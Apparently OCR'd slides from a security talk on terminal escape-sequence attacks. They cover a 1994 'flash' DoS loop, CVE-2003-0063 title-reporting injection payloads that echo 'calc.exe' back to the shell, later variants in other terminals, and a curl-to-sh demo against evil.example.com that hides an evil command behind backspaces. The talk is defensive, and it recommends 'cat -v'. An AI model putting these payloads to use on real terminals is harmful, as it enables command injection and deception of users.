
ASCII character number 27

- “\e” — “C-strings”
- ^[— Unix, e.g.: cat -v, vis, manually typing it via Ctrl-V, Esc
- “\033” — Octal
- “\u001b” — in JSON
- “\x1B” — Or just 0x1B if you’re staring at hexdumps…
- “\27”

Digital VT520





cat flash.sh
# This simulates the effect of receiving "flash", a 1994 terminal DoS attack.
while :; do
printf "\033c\033(0\033#8"
sleep 0.1
printf "\033[1;3r\033[J"
sleep 0.1
prin
1
digital
VT520


cat flash.sh
# This simulates the effect of receiving "flash", a 1994 terminal DoS attack.
while :; do
printf "\033c\033(0\033#8"
sleep 0.1
printf "\033[1;3r\033[J"
sleep 0.1
prin
1
digital
VT520

2003
H D Moore

- Among the first published research
- Multiple “CVEs”



Window Title Reporting

CVE-2003-0063

```
printf "\e]0;title\a"
```

Window Title Reporting


CVE-2003-0063


```
printf "\e]0;calc.exe\a"
```

Window Title Reporting

CVE-2003-0063

```
printf "\e]0;calc.exe\a\e[21t"
```


Cmder
C:\Users\dgl\Downloads\cmder
λ
cmd.exe
Search


Cmder
C:\Users\dgl\Downloads\cmder
λ
cmd.exe
Search

Vulnerabilities repeating themselves

- Variants of xterm CVE-2003-0063 (title reporting):
  - ConEmu: CVE-2022-46387
  - SwiftTerm: CVE-2022-23465
  - WezTerm: (no CVE)

"\el0;\rcalc.exe\r\a\e[21t"

Alternative delivery methods

“curl it”

```
$ curl evil.example.com
#!/bin/sh
echo I am good

$ curl evil.example.com | sh -
I am evil

$ curl evil.example.com | cat -v
#!/bin/sh
echo I am evil #^H^H^H^H^H^Hgood
```

cat -v considered good

..a modern riff on “cat -v” considered harmful

- Anything that can write raw text to your terminal is potentially harmful
- Pipe it to “cat -v” or less if unsure
- …more later

Alternative delivery methods

"It's always DNS"

